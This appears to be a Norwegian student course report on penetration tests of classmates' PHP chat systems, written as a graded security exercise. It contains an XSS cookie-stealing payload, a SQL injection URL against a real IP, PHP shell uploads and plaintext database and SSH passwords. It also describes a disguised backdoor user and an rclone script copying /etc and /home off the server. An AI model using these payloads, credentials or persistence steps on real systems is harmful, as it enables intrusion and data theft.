Rapport Steg 1.1

Gruppe 1:


- Jarle Syvertsen, jarle.syvertsen@hiof.no
- Anel Hadzic, anel.hadzic@hiof.no
- Håkon Halland Hovland Pedersen, haakonp@hiof.no
- Alexander Ombudstvedt Zarkoob, alexander.o.zarkoob@hiof.no
- Peter Johannes Brännström, peter.j.brannstrom@hiof.no
- Ole Marcus Løve Hansen, omhanse@hiof.no
- Andreas Sebastian Salomonsen Thorbjørnsen, andreas.s.thorbjornsen@hiof.no

Gruppe 2

HTML Injection/XSS

Det er ingen escaping ut av characters, som gjør systemet utsatt så lenge ren html kan skrives til databasen. Vi kan se at send-message har f.eks. escaping av data inn, men i praksis fungerte dette ikke når vi testet den. API har ingen forsvar hverken inn eller ut. Uansett lot det seg lett gjøre å implantere HTML injisering via begge punktene og få dette kjørt så vidt noen besøker et av rommene.

Ved hjelp av XSS fikk vi muligheten til å kjøre et cookie stealing script. Inputten var som følgene i en kommentar; <img src=x onerror=this.src='**server**?cookie='+document.cookie>
Bytter man "server" i dette tilfelle med en link til egen hostet server/nettside vil man få en request med cookien til brukeren som loadet denne kommentaren. Dette er fordi det fins ingen bilde av x og vil dermed kaste en error hvor den loader siden presisert i onerror + cookien.
Med cookien kan vi som har oversikt over requests, sette denne cookien på nettstedet, refreshe og være logget inn som brukeren som er den orginale eieren av cookien. Noe som kan fort bli et problem hvis det var en admin sin cookie.



SQL-Injection

Her dukker problemet opp med at det er sikkerhet i form av prepared statements i hovedsystemet, men ingen i API. Blant annet er det ren tilgang til SELECT og INSERT statements i API, som er utsatt for SQL injection. Siden de benytter SQLI sin query er det ikke rett fram å avbryte statementen og kjører vilkårlig SQL, men dette gir oss fortsatt mangfoldige muligheter til å hente ut (enten direkte eller via verktøy som SQLMap, eller modifisere data)

Eksempel:

158.39.188.203/steg1/api/msgapi.php?emne=1&innhold=jeg utgir meg som bruker 35', '35', '1', '1', '1')%23

Koden over vil legge igjen en kommentar som bruker 35 (hentet fra databasen via en annen exploit, men uansett mulig å «gjette seg fram til».)

Tilsvarende kan SELECT statements benyttes til å hente ut meldinger som ikke er våres/bypasse login SQL kode etc.

Image Upload

Fant ingen forsvar på opplastning av bilder, det var følgelig trivielt å laste opp vilkårlige php scripts. I praksis kan vi da utføre alle kommandoer som www-data i systemet. Konsekvensene av dette kan funderes på av den interesserte leser.

SQL-Bruker

SQL brukeren som eksisterer for kjøring av kommandoer i PHP har alle privilegier.

Tilgang til root bruker i myphpadmin siden brukernavn root og passord ligger i php koden.

```php
<?php
$dBServername = "localhost:3306";
$dBUsername = "root";
$dBPassword = "Vw279^ZT%@8nFPrG";
$dBName = "datasikkerhet";
```

PHPMyAdmin

Med PHPMyAdmin åpen, kan dette kombinert med den overpriviligerte SQL brukeren gi oss komplett tilgang til MYSQL modulen. Alle databaser er åpne for modifisering, lesing, og eventuelt downsizing.

Denial-of-service

Siden siste punkt spesifiserte at å få systemet til å tryne, har vi også utforsket mulighetene til dette. Systemet her responderer dårlig til å spammes ned med pakker, og vi fant ingen restriksjoner på bilder. Med tilgang til database i tillegg, er det i praksis få restriksjoner på hvordan å få dette systemet til å gå i grus.

Gruppe 3

HTML-Injection/XSS

Det fungerte fint å laste opp XSS via send_message. Den gjør en sjekk mot mysqi_real_escape_string, men dette beskytter ikke mot XSS. Javascript kan følgelig eksekveres i hvilket rom som ønskes.

Som nevnt for gruppe 2, XSS er ikke bare å poppe alerts, her brukte vi muligheten til å stjele cookies fra brukere for å ta over sessions.

Image Upload

Extensions kan endres frivillig, men det nektes å lastes opp en PHP-script uten modifikasjoner. Dette tydet tidlig på at det var sjekking mot file content (heller ikke noe mer advansert som img_size) Problemet med dette er at vi da står fritt til å laste opp kode med hvilket navn vi vil (og følgelig kan «lure» eksekveringen med ting som nullbytes.)

Ved en modifisert MIME-type vil filen gå gjennom filteret, og ende opp på andre siden med full kontroll over innhold og navn. I praksis kan en da laste opp en fil med .php extension, og en modifisert mime-type, og ha eksekveringstilgang.

.git

En stor fare når man hoster direkte innhold fra et git directory er at denne «skjule» mappen ikke blir skjult for en tilfeldig bruker (krever endring via .htaccess.) Innholdet i denne mappen kan brukes til å rekonstruere filene, og eksponere sensitiv data som database crendentials. Videre uheldig fant vi at dette database passordet også var til datasikkerhet på selve maskinen, som ga oss umiddelbar SSH tilgang.

For å bygge videre på overnevnte: Et common recon-angrep er å bruteforce directories på en nettside via dirbusting tools. Her må man føye inn en liste med mulige directories/indexes som den vil kjøre igjennom og teste og gi respons tilbake til angriper om de eksisterer eller ei. Men ved at .git var åpent til brukere, kan man bruke parsing tools på git sin INDEX og få hele setuppet skrevet ut. Noen directories og indexer hadde gått unnoticed via dirbusting grunnet de har en blanding av norske og engelske ord i samme index, som er uvanlig i de kjente ordlistene brukt for slike angrep. Siden vi hadde tilgang til .git, og fikk parset denne indexen fant vi paths som for eksempel: /send_message_logic.phpM. Denne pathen ga oss kildekoden med PHP koden synlig, og her lå da: **$db = mysqli_connect('localhost', 'datasikkerhet', 'b9Nh8U3TeW', 'database');**

PHPMyAdmin

Samme som gruppe 2, tilgang til phpmyadmin + superpriviligert bruker er en dårlig kombo.

Tilgang til databasen via at bruker navn og passord lå i koden.

SSH / linux tilgang via bruker datasikkerhet/root/datasikerhet

Passordet I database til root er den samme som linux brukeren datasikkerhet og da root.

Så det var full ssh tilgang til serveren ved å bruke u: datasikkerhet p: b9Nh8U3TeW

Jeg har da tatt å laget en ny bruker på serveren kalt datasikerhet (med en k), fjernet datasikkerhet fra å kunne se home mappen til denne brukeren. (kan sees med sudo/sudo -i). Innstallert rclone, satt opp ett bash script som kjører backup av mappene.

```
#!/bin/bash
LOG=/home/datasikerhet/log/local.log
RM=vekselstrom:/Backup
rclone copy --copy-links /etc $RM/etc/ --log-file $LOG
rclone copy --copy-links /home $RM/home/ --log-file $LOG
rclone copy --copy-links /var/log $RM/var/log/ --log-file $LOG
rclone copy --copy-links /var/www $RM/var/www --log-file $LOG
```

Med tanke på at vi har full root tilgang til serveren så er det game over.

Denial-of-service

Samme situasjon som gruppe 2, bortsett fra at vi også har rot-tilgang på serveren. At git ble benyttet gir noen resistens mot at all data går tapt, men å få systemet til å tryne hadde vært trivielt.

Mindre omfattende testet

Siden gruppen ikke eksisterer lengre, og dette ga oss full kontroll over alle filer og data på systemet, er det omtrent her vi stoppet med seriøse angrep på systemet og rettet blikket mot gruppe 2. API punkt er ikke forsøkt angrep mot (men vi vet at denne er enda mindre beskyttet etter dokumentene vi har hentet ut.)

Samt har vi ikke testet reset-password modulen og at innlogging er innført riktig. Det er blitt informert om at det finnes svakheter i disse, men av de førstnevnte grunnene, og at gruppen ser ut til å vite at dette er et problem, legger vi heller vekt på de tingene som demonstrerer vår fremgangsmåte, og opplyser om svakheter de *ikke* visste om.